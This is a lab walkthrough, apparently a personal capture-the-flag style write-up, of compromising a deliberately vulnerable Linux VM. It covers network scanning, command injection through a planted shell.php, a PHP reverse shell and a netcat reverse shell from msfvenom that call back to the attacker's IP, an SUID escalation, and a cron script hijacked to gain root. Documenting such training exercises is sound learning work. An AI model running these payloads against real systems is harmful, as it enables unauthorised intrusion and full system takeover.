Escalate Linux machine (Task 6 Post Exploitation)

for better user experience view it in Notion

- [Escalate Linux machine (Task 6 Post Exploitation)]

first I started performing network scan to find the machine ip address

```
┌──(root💀 kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:0d:83:8e, IPv4: 192.168.1.4
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     b4:f5:8e:0c:ed:29       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.3     08:00:27:79:fd:0d       PCS Systemtechnik GmbH
192.168.1.22    b0:7d:64:66:4f:40       (Unknown)
192.168.1.16    52:8d:b4:b2:06:47       (Unknown: locally administered)
192.168.1.6     36:32:8c:16:8c:a2       (Unknown: locally administered)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.373 seconds (107.88 hosts/sec). 5 responded
```

I found it and performed nmap scan and I found port 80 http open so , I will explore it


```
┌──(root💀 kali)-[~]
└─# nmap -sS -sC -sV -p-  192.168.1.3
Starting Nmap 7.91 ( https://nmap.org ) at 2024-04-19 08:49 EDT
Nmap scan report for 192.168.1.3
Host is up (0.0025s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      35777/tcp   mountd
|   100005  1,2,3      49289/udp6  mountd
|   100005  1,2,3      55319/udp   mountd
|   100005  1,2,3      59657/tcp6  mountd
|   100021  1,3,4      34485/udp   nlockmgr
|   100021  1,3,4      39077/tcp6  nlockmgr
|   100021  1,3,4      42293/udp6  nlockmgr
|   100021  1,3,4      45211/tcp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     3 (RPC #100227)
35777/tcp open  mountd      1-3 (RPC #100005)
42295/tcp open  mountd      1-3 (RPC #100005)
45211/tcp open  nlockmgr    1-4 (RPC #100021)
59755/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:79:FD:0D (Oracle VirtualBox virtual NIC)
Service Info: Host: LINUX

Host script results:
|_clock-skew: mean: 1h20m03s, deviation: 2h18m33s, median: 3s
|_nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: osboxes
```


```
Host script results:
|_clock-skew: mean: 1h20m03s, deviation: 2h18m33s, median: 3s
|_nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: osboxes
|   NetBIOS computer name: LINUX\x00
|   Domain name: \x00
|   FQDN: osboxes
|_  System time: 2024-04-19T08:50:14-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-04-19T12:50:14
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.93 seconds
```

as you can see it open this web page then I will use gobuster to find the php files



I searched on google for the common name php files and I took this file content into a file in my kali




so you can see my wordlist that I will use in gobuster

```
┌──(root💀 kali)-[~/Desktop]
└─# cat text1.txt
default.php
index.php
invocactf.php
view.html.php
helper.php
controller.php
frontend.php
backend.php
colorConfig.ini.php
config.php
router.php
view.php
search.php
user.php
menu.php
admin.php
adminlogin.php
addadminuser.php
main.php
header.php
form.php
modules.php
installer.php
footer.php
component.php
navigation.php
xoops_version.php
functions.php
login.php
core.write_file.php
core.rmdir.php
core.rm_auto.php
core.php
core.is_trusted.php
core.is_secure.php
category.php
modifier.upper.php
modifier.strip.php
modifier.spacify.php
modifier.replace.php
modifier.nl2br.php
modifier.lower.php
modifier.indent.php
modifier.escape.php
modifier.default.php
```


so you can see I used gobuster command to search for any php files and you can see I found shell.php

```
┌──(root💀 kali)-[~/Desktop]
└─# gobuster dir -u http://192.168.1.3 -w text1.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.1.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                text1.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/shell.php            (Status: 200) [Size: 29]
Progress: 5163 / 5163 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

I navigated to shell.php and you can see it takes cmd attribute as parameter so I will test for a command injection




as you can see it worked




index.html shell.php /*pass cmd as get parameter*/

so I decided to search for reverse shell payloads in pentestmonkey it is awesome for reverse shell



so you can see the cheat sheet , I decided to use the php payload



I set a netcat listener on port 11112

```
┌──(root💀 kali)-[~/Desktop]
└─# nc -nvlp 11112
listening on [any] 11112 ...
```

i used ifconfig command to get my ip

```
┌──(root💀 kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fdb4:f58e:ced:2900:1512:d076:159:b94f  prefixlen 64  scopeid 0x0<global>
        inet6 fdb4:f58e:ced:2900:a00:27ff:fe0d:838e  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:fe0d:838e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0d:83:8e  txqueuelen 1000  (Ethernet)
        RX packets 136144  bytes 75772273 (72.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 97984  bytes 8664738 (8.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 11  bytes 643 (643.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11  bytes 643 (643.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root💀 kali)-[~]
└─#
```


I modified the payload with my ip address and and my port and performed an URL encoding

before URL encoding


```
php -r '$sock=fsockopen("192.168.1.4",11112);exec("/bin/sh -i <&
```

after URL encoding


```
php%20-r%20%27%24sock%3Dfsockopen%28%22192.168.1.4%22%2C11112%29
%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27%0A
```



and I inject it



/*pass cmd as get parameter*/




as you can see I gained a shell

```
Finished
═══════════════════════════════════════════════════════════

┌──(root💀 kali)-[~/Desktop]
└─# nc -nvlp 11112
listening on [any] 11112 ...
ls
whoami
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 35156
/bin/sh: 0: can't access tty; job control turned off
$ index.html
shell.php
$ user6
$
```

then I used for the following command to gain more interactive shell

```
python -c  'import pty;pty.spawn("bin/bash")'
```



so you can see I navigated to home directory

```
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

 user6  /  var  www  html  ls
ls
index.html  shell.php
 user6  /  var  www  html  cd /home
cd /home
 user6  /  home  ls
ls
user1  user2  user3  user4  user5  user6  user7  user8
 user6  /  home
```

then I used the following command to finds every single file from root directory where it has permission of S and type FILE

```
find / -perm -u=s -type f 2>/dev/null
```

then you can see we found a shell file in user3

```
user6 / home find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/sbin/mount.ecryptfs_private
/sbin/mount.cifs
/usr/sbin/pppd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/arping
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/umount
/bin/fusermount
/home/user5/script
/home/user3/shell
user6 / home
```

so i navigated to user3 then I executed the shell file then as you can see I gained a root access this was the attack using SUID (Misconfiguration).

```
user6 / home user3 ./shell
./shell
You Can't Find Me
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Friday 19 April 2024, 12:14:52
Memory Usage: 318/985MB (32.28%)
Disk Usage: 5/217GB (3%)

root / home user3
```

now for the crontabs I viewed the content of the crontab file as you can see there is an autoscript.sh in the desktop of user4

```
Disk Usage: 5/217GB (3%)

root / home user3 cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5  *    * * * root    /home/user4/Desktop/autoscript.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
root / home user3
```

then I created msfvenom payload using the following command to inject it in the autoscript file using following command

```
msfvenom -p cmd/unix/reverse_netcat LHOST=192.168.1.4 LPORT=444
```

```
┌──(root💀 kali)-[~/Desktop]
└─# msfvenom -p cmd/unix/reverse_netcat LHOST=192.168.1.4 LPORT=4444  -f raw  > hack

[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 93 bytes


┌──(root💀 kali)-[~/Desktop]
└─# cat hack
mkfifo /tmp/qhhuk; nc 192.168.1.4 4444 0</tmp/qhhuk | /bin/sh >/tmp/qhhuk 2>&1; rm /tmp/qhhuk
```

and set a netcat listener on port 4444

```
┌──(root💀 kali)-[~/Desktop]
└─# nc -nlvp 4444
listening on [any] 4444 ...
```

then injected msfvenom file content in the autoscript file using the following command

```
echo 'mkfifo /tmp/qhhuk; nc 192.168.1.4 4444 0</tmp/qhhuk
| /bin/sh >/tmp/qhhuk 2>&1; rm /tmp/qhhuk' >> autoscript.sh
```

and executed the autoscript using following command

```
sh autoscript.sh
```

as you can see we finally gained a shell

```
┌──(root💀 kali)-[~/Desktop]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 48174
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
whoami
root
```